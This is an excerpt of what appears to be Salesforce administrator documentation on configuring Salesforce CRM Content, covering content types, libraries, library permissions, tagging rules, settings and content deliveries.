- To enable Salesforce CRM Content functionality for leads, accounts, contacts, opportunities, cases, products, or custom objects, add the Related Content related list to the appropriate page layout.

- To send web-formatted content to colleagues, leads, or contacts and associate it with Salesforce records, add the Content Deliveries related list to the page layout for leads, accounts, contacts, opportunities, cases, campaigns, or custom objects.
- To allow users to publish, edit, and search in any of the Salesforce-supported languages, from Setup, click **Customize** > **Salesforce CRM Content** > **Settings** and click `Enable multi-language search and contribute`.
- To associate Google docs with a library, the Add Google Doc to Salesforce service must be activated for your organization.
- If you want PDFs to open inline rather than in a separate window, from Setup, click **Customize** > **Salesforce CRM Content** > **Settings** and click `Do not open PDFs in a separate window`. Copy-protected PDFs can't be previewed.
- Salesforce CRM Content is available via the Customer Portal and partner portal.
- All Salesforce CRM Content items display as primary tabs in the Service Cloud Console.

Best Practices

- If you are using the Related Content related list on Salesforce objects, align your custom content fields with the standard and custom fields on the object to increase the accuracy of a “Find Content” search. Clicking the **Find Content** button on the related list matches content to the fields on the record and displays search results containing the related content.
- To ensure that content is classified consistently, define consistent tag names with your contributors. For example, by establishing tag names at the outset, you can avoid having tags such as “channel” and “channels” in the same library.
- Avoid using too many tags. The search engine helps users find specific content, whereas tags enable users to browse and subscribe. Therefore, excessive tagging creates unnecessary clutter.
- You can't change or delete tag names. You can remove tags from a document, but that doesn't delete the tag.
- Tags are case insensitive. You can't have two tags with the same name even if they use different upper and lowercase letters. The case of the original tag is always used.
- To highlight valuable content and make it easier to find, mark it as “featured” on the content details page. Featured content receives a higher priority than similar content in search results, and appears on the Libraries tab for easy access. To feature content, users must have the `Feature Content` option checked in their library permission.
- If your organization uses Google Docs, encourage library members to add their Google docs to a library. Including Google docs in Salesforce CRM Content allows users to access all types of content from a single location and apply Salesforce CRM Content functionality, such as votes, comments, and subscriptions, to Google docs.

CONTENT CUSTOMIZATION

Customizing Salesforce CRM Content

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, edit, or delete content fields:	"Manage Content Properties" OR "Manage Salesforce CRM Content"
To define or change field validation rules:	"Customize Application"
To create, edit, or delete content types:	"Manage Content Types" OR "Manage Salesforce CRM Content"
To create, edit, or delete library permissions:	"Manage Content Permissions" OR "Manage Salesforce CRM Content"
Modify content settings:	"Manage Salesforce CRM Content"

From Setup, click **Customize** > **Salesforce CRM Content** to access the following options for customizing Salesforce CRM Content:

Tip: To perform the initial set up of Salesforce CRM Content for your organization, see Setting Up Salesforce CRM Content on page 2500.

- **Content Fields**—Create, edit, or delete custom content fields. Custom fields allow users to categorize and define content during the publishing process.
- **Validation Rules**—Create, edit, or delete validation rules. Validation rules verify that the data a user enters when publishing content meets the standards you specify before the user can save the content.
- **Content Types**—Create, edit, or delete the content type where content fields are assigned. The content type determines the layout of fields in Salesforce CRM Content.
- **Library Permissions**—Create, edit, or delete library permissions. A library permission determines user privileges within a library.

- **Settings**—Modify Salesforce CRM Content default settings for multi-language support, PDF downloads, content pack creation, or the enhanced document viewer.

Setting Up Salesforce CRM Content

Customizing Content Fields

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, edit, or delete custom fields:	"Manage Salesforce CRM Content" OR "Manage Content Properties"

From Setup, click **Customize** > **Salesforce CRM Content** > **Fields** to create, modify, and delete Salesforce CRM Content custom fields for categorizing and defining your content. The data assigned to these fields during upload is available on the content details page for the life of the file. After creating custom content fields, you must assign them to a content type. The content type determines which fields appear when a user uploads or revises files in Salesforce CRM Content. For more information, see Setting Content Types on page 2505.

To create a custom content field:

1. Click **New** in the Custom Fields & Relationships related list.
2. Choose the type of field to create, and click **Next**.
3. For relationship fields, associate an object with the field and click **Next**.
4. Enter a field label. The field name is automatically populated based on the field label you enter. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. Ensure the custom field name is not identical to any standard field name for that object.
5. Choose the content type that should display the field as an editable field.

Click **Edit** or **Del** in the Content Custom Fields & Relationships related list to edit or delete a custom content field. You cannot edit or delete the standard content fields. Deleted custom fields and their data are stored until your organization permanently deletes them or 15 days has elapsed, whichever happens first. Until that time, you can restore the field and its data.

CONTENT TYPES

Setting Content Types

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, edit, or delete content types:	"Manage Content Types" OR "Manage Salesforce CRM Content"

Content types are the containers for custom fields in Salesforce CRM Content; content types determine which fields are available during the publishing process and how the fields display on the content details page. If multiple content types are available in a library, users select a content type after contributing files, content packs, Google docs, or Web links.

To work with content types, from Setup, click **Customize** > **Salesforce CRM Content** > **Content Types**. You can:

- Click **New** to create content types; see Creating Content Types on page 2506.
- Click **Edit** to edit content types; see Editing Content Types on page 2507.
- Click **Del** to delete a content type.
- Click **picklists** to modify the picklists on any content type. Picklists are customized selection lists that allow users to pick values from a predefined list of entries.

When editing a library, you can choose which content types are visible to library contributors. For more information, see Restricting Content Types on page 2508.

Creating Content Types

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create content types:	"Manage Content Types" OR "Manage Salesforce Content"

Content types are the containers for custom fields in Salesforce CRM Content; content types determine which fields are available during the publishing process and how the fields display on the content details page. If multiple content types are available in a library, users select a content type after contributing files, content packs, Google docs, or Web links.

To create a new content type:

1. From Setup, click **Customize** > **Salesforce Content** > **Content Types**.
2. Click the **New** button, and then optionally choose a content type to copy.

   Alternatively, select an existing content type from the list of content types, and then click the **Clone** button.
3. Enter a name for the new content type.
4. Click **Save**.

For instructions on modifying the content type, see Editing Content Types on page 2507.

Note: When editing a library, you can choose which content types are visible to library contributors. For more information, see Restricting Content Types on page 2508.

Setting Content Types

Editing Content Types

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To edit content types:	"Manage Content Types" OR "Manage Salesforce Content"

Content types control the organization and visibility of fields on Salesforce CRM Content upload and detail pages.

To edit a content type:

1. From Setup, click **Customize** > **Salesforce CRM Content** > **Content Types**.
2. Identify the content type you want to modify and click **Edit**.
3. To arrange fields on the content type, select one or more fields from the box on the right and drag them to the desired location.
   - Use CTRL+click to select multiple items individually.
   - Use SHIFT+click to select multiple items as a group.
   - Items that are not in the content type are displayed in the scrolling box on the right-hand side.

   Note: Use the legend to determine what fields are required, dependent, controlling, or have other attributes that may affect your content type decisions.
4. To make a field required, double-click the field name in the box on the left and click the **Required** checkbox.

   Note: Even though the **Read Only** option appears, Salesforce CRM Content fields cannot be read only.
5. Click **Save** to finish. Alternatively, click **Quick Save** to save and continue editing the content type.

Setting Content Types
Creating Content Types

Restricting Content Types

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To restrict content types:	"Manage Content Types" OR "Manage Salesforce CRM Content"

Content types are the containers for custom fields in Salesforce CRM Content; content types determine which fields are available during the publishing process and how the fields display on the content details page. If multiple content types are available in a library, users select a content type after contributing files, content packs, Google docs, or Web links. Administrators can create content types in Setup and then choose which content types are available in a particular library. Administrators can also choose the default content type for a library.

To restrict the content types available in a library:

1. On the Libraries tab, select a library from the **My Libraries** area.
2. Click **Content Types**.
3. Optionally, change the default content type for the library.
4. Select the `Restrict the content types available in the library` checkbox.
5. Select one or both of the following options:
   - `Allow content with any content type to be linked to this library`—Select this option if you want to enable content published in other libraries to be shared to the library where you have restricted content types. The content in other libraries can be shared regardless of the content types used.
   - `Do not apply content type restrictions to existing content`—Select this option if you do not want to receive warnings regarding existing content in the library. You will not be alerted if existing content uses content types that you exclude from the library. This option refers to notifications only; existing content is not affected by restricted content types.
6. For each content type that you want to allow in the library, move it from the Available Content Types list to the Selected Content Types list.
7. Click **Save**.

Notes on Restricting Content Types

- If the library already contains published content, selecting the `Restrict the content types available in the library` option automatically moves all the content types used by the published content to the Selected Content Types list.
- Deselecting the `Restrict the content types available in the library` option automatically moves any content types in the Selected Content Types list to the Available Content Types list.
- If you restrict content types, the default content type must be added to the Selected Content Types list.
- When changing a file's managing library, the file's content type must be permitted in the new managing library.

- When sharing a file into a library, the file's content type must be permitted in the shared library unless the `Allow content with any content type to be linked to this library` option is selected for the shared library.

Setting Content Types

Customizing Content Picklists

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or change picklists:	"Customize Application"

Content types are the containers for custom fields in Salesforce CRM Content; content types determine which fields are available during the publishing process and how the fields display on the content details page. A picklist is a customized selection list that allows users to pick values from a predefined list of entries. To modify the picklists available on content types:

1. From Setup, click **Customize** > **Salesforce CRM Content** > **Content Types** and click the **picklists** link.
2. Select a content type and click **Edit** next to one of the picklist fields to customize the values included for the content type.
3. Add any values from the Available Values box or remove any values from the Selected Values box. Users will be able to choose from the list of selected values when publishing content or editing content details.
4. Optionally, choose a default picklist value. Some picklists require a default value. The default value in a dependent picklist is ignored.
5. Click **Save**.

Note: The master picklist, the complete list of values in a picklist, is independent of all content types. If you add a picklist value to the master picklist, you must manually include the new value in the appropriate content types. If you remove a picklist value from the master, it is no longer available when publishing new content; however, existing content assigned to that value is unchanged.

Setting Content Types

LIBRARIES

Creating Libraries

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create libraries:	"Manage Salesforce CRM Content" OR "Create Libraries"
To add members to a library:	"Manage Salesforce CRM Content" OR `Manage Library` checked in your library permission definition
To assign library permissions to members:	"Manage Salesforce CRM Content" OR `Manage Library` checked in your library permission definition

Adding a new library in Salesforce CRM Content includes creating the library name and description, adding members to the library, and assigning library permissions that determine each member's privileges within the library. The maximum number of libraries allowed in a single organization is 2,000.

Step 1: Creating a New Library

1. Click **New** in the My Libraries section of the Libraries tab home page.
2. Enter a name for the library. Each library in your organization must have a unique name.
3. Optionally, enter a description for the library.
4. Click the **Save and Add Members** button or, if you want to add members later, click the **Save and Close** button.

Step 2: Adding Library Members

1. If you do not immediately see the member you want to add, enter keywords in the search box and click **Find**.
2. Select members from the Available Members box. Members can include individual Salesforce CRM Content users or public groups containing Salesforce CRM Content users.

Tip: If you have a large number of Salesforce CRM Content users, create a public group and add the group to a library rather than adding users to the library individually.

3. Click **Add** to add the members to the library.
4. Click **Next**.

Step 3: Assigning Library Permissions to Members

Select a library permission for each user or public group and click **Save**. For more information, see Managing Library Permissions on page 2511.

Assigning Library Tagging Rules

Managing Library Permissions

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, edit, or delete library permissions:	"Manage Salesforce CRM Content" OR "Manage Content Permissions"

From Setup, click **Customize** > **Salesforce CRM Content** > **Content Permissions** to manage library permissions. A library permission is a group of privileges assigned to each Salesforce CRM Content library member. It determines which tasks a member can perform in a particular library. The same user can have a different library permission in each of his or her libraries.

Note: If your Salesforce CRM Content organization was created after the Spring '09 release, your organization already has three library permissions: Library Administrator, Author, and Viewer.

To create a custom library permission, click the **Add Library Permissions** button. To edit a library permission, click **Edit** next to the library permission name. To delete a library permission, click **Del** next to the library permission name.

Note: Library permissions do not apply to personal libraries. All Salesforce CRM Content users can save files in their personal libraries.

See Also:

Creating Libraries

Creating Library Permissions

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create library permissions:	"Manage Salesforce CRM Content" OR "Manage Content Permissions"

To create a library permission in Salesforce CRM Content, click **Customize** > **Salesforce CRM Content** > **Content Permissions** and click **Add Library Permissions**.

Tip: If your Salesforce CRM Content organization was created after the Spring '09 release, your organization already has Viewer, Author, and Library Administrator library permissions. If not, consider creating them. These three library permissions provide the different levels of library access required for most organizations. For the "Viewer" library permission, select the `View Comments` and `Add Comments` library privileges. For the "Author" library permission, select the `Add Content`, `Add Content on Behalf of Others`, `Archive Content`, `Add Comment`, and `Tag Content` library privileges. For the "Library Administrator" permission, select the `Manage Library` privilege.

1. Assign a name to the library permission.
2. Optionally, enter a description of the library permission. If your organization has several library permissions, consider describing each by its function or with a summary of its privileges. For example, for a "Marketing Reviewer" permission you might include a description that reads, "Reviews all content used in outbound marketing campaigns" or "This user can view and comment on documents."
3. In the Permissions section, select the checkboxes that correspond to the privileges you want to grant to users with this library permission.

Library Privilege	Description
`Manage Library`	Perform any action in the library. This privilege is required to edit the libraries' name and description, add or remove library members, or delete a library. Creating a new library requires the "Manage Salesforce CRM Content" or "Create Libraries" user permissions.
`Add Content`	Publish new content to the library, upload new content versions, or restore archived (deleted) content. Content authors can also change any tags associated with their content and archive or delete their own content.
`Add Content on Behalf of Others`	Choose an author when publishing content in the library.
`Archive Content`	Archive and restore any content in the library.

Library Privilege	Description
`Delete Content`	Delete any content in the library. Authors can undelete their own content from the Recycle Bin.
`Feature Content`	Identify any content in the library as "featured."
`View Comments`	Read comments posted to any content in the library.
`Add Comments`	Post comments to any content in the library and view all comments in the library. Users can edit or delete their own comments.
`Modify Comments`	Edit or delete comments made to any content in the library.
`Tag Content`	Add tags when publishing content or editing content details in the library.
`Deliver Content`	Create a content delivery using any files in the library.
`Attach or Share Content within Chatter`	Make content from this library accessible in Chatter. Within Chatter, select a file from the library and attach it to a post or share it.

4. Click **Save**.

Creating Libraries

Assigning Library Tagging Rules

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To assign a tagging rule to a library:	"Manage Salesforce CRM Content" OR `Manage Libraries` checked in your library permission definition

In Salesforce CRM Content, tags are descriptive labels that help classify and organize content. Contributors can assign tags to their files, content packs, Google docs, or Web links, thus enabling all library members to browse for content by tag. The tagging rule in a library determines how contributors can tag content; for example, the restricted-tagging rule does not allow contributors to create new tags. Library tagging rules are optional. By default, library contributors can enter any tag.

To assign a tagging rule to a library:

1. On the Libraries tab, select a library from the **My Libraries** area.

2. Click **Tagging Rules** and choose one of the following options:

Library Tagging Rule	Description
`Open Tagging`	This rule places no restrictions on tagging. Contributors can enter any tag when publishing or editing content. While a tag is typed, Salesforce CRM Content autosuggests tags based on the contributor's recently used tags and the Popular Tags list.
`Guided Tagging`	This rule also enables contributors to enter any tag when publishing or editing content, but contributors are also offered a list of suggested tags. If you select Guided Tagging, the next step prompts you to enter the suggested tags that you want to recommend to library contributors.
`Restricted Tagging`	This rule requires contributors to choose from the list of suggested tags. If you select Restricted Tagging, the next step prompts you to enter the list of suggested tags.

3. If you chose **Guided Tagging** or **Restricted Tagging**, click the link for auto-populating the `Suggested Tags` field and then edit, add, or remove tags as needed. If you do not auto-populate the `Suggested Tags` field, any new tags you enter in the field are added to the existing list of suggested tags in the library.
4. Click **Save**.

Notes on Library Tagging Rules

- `Open Tagging` is the default tagging rule.
- If you publish, share, or move content to a library that uses restricted tags, you will receive an error if your content contains unsupported tags.
- When you share content from one library to another, the most restrictive tagging rule applies. For example:
  - ◊ When content is shared between a restricted-tagging library and a guided- or restricted-tagging library, you can only choose tags that are common to both libraries.
  - ◊ When content is shared between an open tagging library and a restricted-tagging library, you can only choose tags suggested in the restricted-tagging library.
- If a restricted tagging rule is applied after content has already been published in the library and the existing content contains tags that are no longer permitted by the rule, the tags remain assigned to the content until it is edited or revised. For example, if the `Q3Forecast` document has a `market indicators` tag and `market indicators` is not a suggested tag according to the new restricted-tagging rule, `market indicators` is removed from `Q3Forecast` only when a user publishes a new version of the file or edits the file's tags on the content details page.
- Avoid using too many tags. The search engine helps users find specific content, whereas tags enable users to browse and subscribe. Therefore, excessive tagging creates unnecessary clutter.
- You can't change or delete tag names. You can remove tags from a document, but that doesn't delete the tag.
- Tags are case insensitive. You can't have two tags with the same name even if they use different upper and lowercase letters. The case of the original tag is always used.

Creating Libraries

CONTENT SETTINGS

Customizing Content Settings

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To modify Salesforce CRM Content settings:	“Manage Salesforce CRM Content”

From Setup, click **Customize** > **Salesforce CRM Content** > **Settings** to modify the defaults for your Salesforce CRM Content organization:

Enable Salesforce CRM Content

If this option is checked, Salesforce CRM Content is enabled for your organization.

Autoassign feature licenses to existing and new users

If this option is checked, Salesforce.com automatically attempts to assign Salesforce CRM Content feature licenses to all existing users. If there aren't enough licenses available, no licenses are assigned. Contact salesforce.com to request additional feature licenses. When a new user is created, a Salesforce CRM Content feature license is automatically assigned as long as licenses are available. A feature license corresponds to the `Salesforce CRM Content User` checkbox on the user detail page.

Enable multilanguage search and contribute

If this option is checked, a `Language` drop-down list is available when users publish, edit, or search for content. The `Language` drop-down list contains all languages that Salesforce supports.

If a user does not choose a language when publishing content, that content is associated with the user's personal language by default. If the user's personal language setting is different from the organization's language, content published by that user is associated with the user's language, not the organization's language.

Do not open PDFs in a separate window

If this option is checked, downloaded PDFs open inline. If it is not checked, downloaded PDFs open in a separate window. To download a PDF file:

- Open the document's content details page and click **Download**.
- On the Content tab, hover over the PDF icon and click **Download** in the popup window.
- On the Content tab, select the PDF's checkbox and click **Download**.

Enable content pack creation

If this option is checked, the **Create New** > **Content Pack** option displays on the Libraries tab and users can create content packs from any documents or files in their Salesforce CRM Content private or public libraries.

If this option is not checked after users in your organization have already created content packs, those packs are not deleted and users can continue to modify metadata such as description, title, and custom fields. However, once content pack creation is no longer enabled, users cannot customize or modify existing packs. Specifically, the **Clone & Customize** button and the **Edit** > **Edit Content Pack** option on the content details page are unavailable.

Enable enhanced document viewer

If this option is checked, an enhanced set of navigation and customization options are available for the document viewer. The document viewer allows users to preview a document without downloading, whether the document be a content delivery sent to a lead, prospect, or colleague, a document viewed internally in Salesforce CRM Content, or a file in Chatter. The document viewer has three modes: the Preview tab on the content details page (preview mode), the content delivery URL (delivery mode), and full screen mode, which displays when you click the full-screen option on the content details page or in a content delivery. In Chatter, users can preview files in feeds, on file lists, and on the Files tab. The `Enhanced document viewer` setting provides the following capabilities to users who are viewing documents:

- In addition to using the next page ( ), previous page ( ), first page ( ), and last page ( ) icons on the document toolbar, you can navigate page-by-page through a document by right-clicking and choosing **Next Page** and **Previous Page**. The right-click menu is not available in preview mode.
- You can jump directly to a page by entering the page number and clicking Enter. This option is not available in full-screen mode.
- From the right-click menu you can choose the **Fit Width** option to expand the width of the document or the **Fit Full Page** option to view the whole page of the document. The fit width icon ( ) and fit full page icon ( ) are also available on the toolbar.
- From the right-click menu you can choose the **Full Screen** option to view the document in full screen mode or the **Exit** option to exit full screen mode. The full screen icon ( ) and exit icon ( ) are also available on the toolbar.
- From the right-click menu you can **Zoom In** or **Zoom Out**. The zoom-in icon ( ) and zoom-out icon ( ) are also available on the toolbar.
- You can use the scroll bar to move continuously through a document without needing to click the **Next Page** and **Previous Page** icons. Continuous scrolling is not available in preview mode or for PowerPoint documents in any mode.
- You can use the keyboard arrow keys to navigate page-by-page through a document. Click on the document viewer and use the keys as follows:

  ◊ Right-arrow key: moves a PowerPoint document forward one slide and moves a PDF, Word, or Excel document forward one page.

  ◊ Left-arrow key: moves a PowerPoint document backward one slide and moves a PDF, Word, or Excel document backward one page.

  ◊ Up-arrow key: moves a PowerPoint document forward one slide and scrolls a PDF, Word, or Excel document up the page.

  ◊ Down-arrow key: moves a PowerPoint document backward one slide and scrolls a PDF, Word, or Excel document down the page.

  Navigating with keyboard-arrow keys is not available in preview mode.

Enable Office 2007 previews in Content—Pilot

If this option is checked, Microsoft Office 2007 files, including PowerPoint, Word, and Excel can be previewed in their entirety in Salesforce CRM Content and Chatter. In Salesforce CRM Content you do not need to download a large document to determine if its content is relevant to you. The content details page provides document details at a glance, including document title, author, description, tags, libraries, comments, votes, versions, subscribers, and downloads. If the document is a Microsoft PowerPoint, Word, Excel, or Adobe® PDF file, you can preview the entire file in your browser without downloading it. Some Microsoft Office 2007 features don't display correctly in previews. Copy-protected PDFs can't be previewed.

You can also preview files in Chatter feeds, from the Files tab, from a file detail page, and from group and profile file lists.

Note: If this option is unchecked after Office 2007 previews have been generated, those previews will no longer be available.

Show Chatter files in Salesforce CRM Content

If this option is checked, searches in Salesforce CRM Content include files from Chatter. The search drop-down list on the Content and Libraries tabs, and the filters on the Content tab include **All Files**, **Chatter Files**, and **My Chatter Groups**.

If this option is not checked, searches in Salesforce CRM Content don't include files from Chatter. The search drop-down list on the Content and Libraries tabs, and the filters on the Content tab include **All Libraries**, **Personal Library**, and any shared libraries the user is a member of.

Customizing Salesforce CRM Content
Allowing Content Previews in Link Posts

Allowing Content Previews in Link Posts

Posts that contain rich media links are converted into embedded videos, images, and rich article previews.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, **Developer**, and **Database.com** Editions Salesforce CRM, Approvals, Chatter email notifications, Chatter Invitations, and customer invitations are not available in **Database.com**.

User Permissions Needed	
To enable Chatter:	"Customize Application"

You must enable Chatter before you can enable link previews.

The rich media content is provided by Embed.ly, a third-party service. We don't share any content, user, organization, or account data with Embed.ly. We only share the URLs that are on the domain whitelist. Additionally all of our URL requests pass through a Salesforce proxy, meaning Embed.ly never receives calls directly from the client and therefore doesn't have information about who's making the URL request.

1. From Setup, click **Customize** > **Chatter** > **Settings**.
2. Click **Edit**.

3. Select **Allow Rich Link Previews**.
4. Click **Save**.

Post with links to rich media content are rendered as a preview, including thumbnails, descriptions and video players for video URLs. If a post doesn't render a link as a rich preview in the feed, the URL domain for that link either isn't supported or Embed.ly was unable to return the preview content for the URL.

Rich media previews are enabled by default. If you disable rich media previews, users can only preview videos from the YouTube community.

Customizing Content Settings

CONTENT DELIVERIES

Setting up Content Deliveries

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To enable or disable content deliveries:	"Customize Application"

A *content delivery* allows you to easily convert documents such as Microsoft® PowerPoint and Word files into an optimized web-based version for easy online viewing. Once you create your delivery, you can send its encrypted URL to any recipient, such as leads, customers, partners, and colleagues, and then track how often the content is viewed or downloaded. In addition to tracking, content deliveries provide several benefits over sending files as attachments, such as giving you control over how long the delivery is available to viewers and whether a viewer can download a file or see it online only. Content deliveries can be created from the Content Deliveries related list on most Salesforce objects. Salesforce CRM Content users can also create a content delivery from the content details page or the Related Content related list.

To enable or disable content deliveries for your organization:

1. From Setup, click **Customize** > **Content Deliveries** > **Settings** and select or deselect the `Enable content deliveries` checkbox. If you don't have access to the Content Delivery feature, contact Salesforce Customer Support to activate it.
2. To let users create and share links to Chatter files, click `Enable Chatter file links`.
3. To let recipients of content deliveries preview Office 2007 files:
   a. From Setup, click **Customize** > **Salesforce CRM Content** > **Settings**.
   b. Click `Enable Office 2007 previews in content`.
   c. From Setup, click **Customize** > **Content Deliveries** > **Settings**.
   d. Click `Enable recipients to preview Office 2007 content deliveries`.

   Some Microsoft Office 2007 features don't display correctly in previews.

4. Choose a default option for content-delivery passwords. Because content-delivery URLs can be sent to leads, customers, or any unauthenticated user, salesforce.com, inc. recommends requiring password protection if your users will send confidential documents via content delivery. The options below allow you to select an organization-wide default for content-delivery password protection.

   - **Password protection is optional and defaults to OFF**—If this option is selected, users can choose to require a password when they create a content delivery, but the `Require Password to Access Content` field on the create-delivery wizard is not checked by default.
   - **Password protection is optional and defaults to ON**—If this option is selected, the `Require Password to Access Content` field on the create delivery wizard is checked by default. Users can uncheck the option if they do not want to require a password.
   - **Password protection is required**—If this option is selected, a password is generated each time a content delivery is created. Users cannot opt out of the password requirement.

   Note:

   - If you choose to require a password, users who create a content delivery will receive a password when the delivery is generated; users must send the password and the delivery URL to delivery recipients. Delivery recipients are prompted for the password when they click the content delivery URL.
   - Content delivery passwords display with the content-delivery URL when the delivery is created. You can also access the password on the delivery detail page for the life of the content delivery.

When content delivery is enabled, all users should add the Content Deliveries related list to their page layouts for leads, business accounts, contacts, opportunities, cases, campaigns, or custom objects. All Salesforce CRM Content users will see a **Deliver Content** option on each content details page.

Implementation Tips

- To ensure quality of service, the total number of content-delivery views allowed within a 24-hour period is limited to 20,000. Also, the amount of bandwidth allocated to content deliveries is limited to 1 GB within a 24-hour period. If a recipient tries to view a delivery when a rate limit has been exceeded, a notification displays that asks the viewer to try again later. Salesforce may be able to increase rate limits on an exception basis. For more information, contact your sales representative.
- When you create a content delivery, Salesforce copies the original file and creates a new version of that file specifically for online viewing. Note the following information concerning supported file types:
  - ◊ Microsoft® Office 97 through Microsoft Office 2007 Word, Excel, and PowerPoint files are supported for online views.
  - ◊ Adobe® PDF files are supported for online views, but copy-protected PDFs are not.
  - ◊ JPG, BMP, GIF, and PNG are supported for online views.
  - ◊ Any document over 25 MB is not supported for online views.

  You can create a content delivery with any file type, but if the file type is not supported for online viewing, your recipient can only download the document in its original file format.
- Always preview your content delivery before sending the URL to recipients. In some cases, formatting in the original file, such as colors and non-standard fonts, may not display properly in the online version. If you are not happy with the quality of the online version, the content delivery wizard gives you the option of making your content available for download in its original file format.
- Content deliveries require Adobe Flash version 9.0.115. If a recipient does not have Flash installed, a download option displays.
- Customer Portal and partner portal users cannot create content deliveries.
- Only the creator of a content delivery can delete the delivery record or edit details such as the expiration date.

- Each time a content delivery's URL is clicked, Salesforce records the click as one view and distinguishes between internal and external views. An internal view is a view by a Salesforce user, for example, clicking the delivery URL on the delivery detail page or the View option on the Content Deliveries related list is an internal view. The Content Deliveries related list provides a count of all views for each delivery. Open the delivery details page to see information about a specific view.

  Note: For password-protected content deliveries, a view is recorded when the recipient clicks on the delivery URL regardless of whether he or she enters the password and views the delivery.

- To delete a Salesforce CRM Content file that is associated with a content delivery, first delete the content delivery.
- Salesforce CRM Content users can deliver content from shared libraries or a personal library.

Best Practices

- After creating a content delivery, always preview it before sending the URL to your recipients to ensure that the formatting in the original file displays properly in the online version. For example, colors and non-standard fonts may not display properly in the preview player. If you are not happy with the quality of the online version, click **Previous** and choose to make your content available in its original file format or as a PDF file only. Your recipients will be able to download the file, and you can track whether the file was downloaded on the delivery detail page.
- Animation and timings in PowerPoint files are not supported in the content delivery's online version. Hyperlinks in all file types are also unsupported. See the implementation tips for a complete list of supported file types.
- If you are a Salesforce CRM Content user and want recipients of your content delivery to always see the latest version of a file rather than the version available on the delivery-creation date, open the delivery detail page and click **Edit**. Select the `Content Delivery Opens Latest Version` checkbox.
- If you select `Notify Me of First View or Download`, you will receive an email when the content delivery is viewed for the first time.

Storage Implications

In Salesforce CRM Content, file storage is consumed when content is published to shared libraries or saved to a private library. Creating content deliveries does not have an additional affect on storage limits, but users who frequently upload files to their personal libraries for the purpose of content delivery should consider their organization's file-storage limits. Administrators can use reporting to identify which users are consuming the most storage and which files are largest in size.

For non-Salesforce CRM Content users, file storage is consumed each time a content delivery is created. Once uploaded to Salesforce, a file cannot be reused for multiple content deliveries. Creating multiple content deliveries with the same file requires uploading the file each time. Deleting a content delivery deletes the source file in Salesforce, thus increasing file-storage space.

Content Delivery Fields

Content Delivery Fields

Available in: **All** Editions except **Database.com**

Salesforce CRM Content available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

The following table provides a description of the fields (in alphabetical order) that make up a content delivery. These fields are located on the create-delivery wizard, the Content Deliveries related list, or the delivery details page.

Field	Description
`Allow Recipient to View in the Browser`	If checked, the content delivery can be viewed online in a custom Web page. On the delivery details page, this field is labeled `Allow View in the Browser`.
`Allow Recipient to Download as PDF`	If checked, the content delivery converts Microsoft® Word, Excel, and PowerPoint files into PDF files and gives the recipient the option of downloading the PDF. If the file you uploaded was not a PDF, Word, Excel, or PowerPoint file, this option does not appear in the create-delivery wizard. On the delivery details page, this field is labeled `Allow Download as PDF`.
`Allow Download in Original Format`	If checked, the content delivery allows recipients to download the original file. In the create-delivery wizard, this field is called `Allow Recipient to Download as` *`[file type]`* where *`[file type]`* is the original file's file type, such as .ppt, .pdf, or .doc.
`Author`	For Salesforce CRM Content files, the user who published the file. (Read only)
`Content Delivery Name`	The name assigned to the content delivery. By default, the `Content Delivery Name` includes the file name and the creation date.
`Content Delivery Opens Latest Version`	For Salesforce CRM Content files, this flag indicates that the recipient of a content delivery sees the most current version of a file. For example, if a file is updated between the delivery-creation date and today's date, a recipient who views the delivery today sees the newest version.
`Content Delivery Expires`	A flag that indicates whether access to the content delivery will expire on the expiration date. In the create-delivery wizard, this flag corresponds to the checkbox next to the `Remove access to content on` field.
`Created By`	The user who created the content delivery, including creation date and time. (Read only)

Field	Description
`Description`	For Salesforce CRM Content files, the description provided when the file was published. (Read only)
`Expiration Date`	The date on which the content delivery can no longer be viewed. In the create-delivery wizard, this is the date entered in the `Remove Access to Content on` field.
`File Downloaded`	A flag that indicates whether a file in the content delivery was downloaded. For example, if a content delivery includes options to view the content in the browser, download the content in its original file format, and download the content as a PDF file, this flag is checked if the recipient downloads the original file or the PDF file. (Read only)
`Internal View`	A flag that indicates whether a Salesforce user viewed the content delivery. A view is considered internal if the user opens the delivery URL from within Salesforce, for example by clicking **View** on the Content Deliveries related list or clicking the delivery URL on the delivery detail page. If the user copies the URL and pastes it into his or her browser, the view is considered external. (Read only)
`Last Modified By`	The user who last modified the content delivery, including modification date and time. (Read only)
`Last Viewed`	The date and time on which the content delivery was last viewed. A view is one click of the content-delivery URL. (Read only)
`Notify Me of First View or Download`	If checked, the user who created the content delivery receives an email notification the first time the content delivery URL is clicked.
`Owner Name`	The user who owns the content delivery. (Read only)
`Related To`	The record that the content delivery is associated with, such as an account, opportunity, or custom object. Users with sharing access to the record can click it to view more details.
`Require Password to Access Content`	If checked, the recipient must enter the provided password before viewing the content delivery. The password appears when the content delivery is generated and for the life of the delivery on the delivery detail page.
`Title`	For Salesforce CRM Content files, the title of the file included in the content delivery. (Read only)

Field	Description
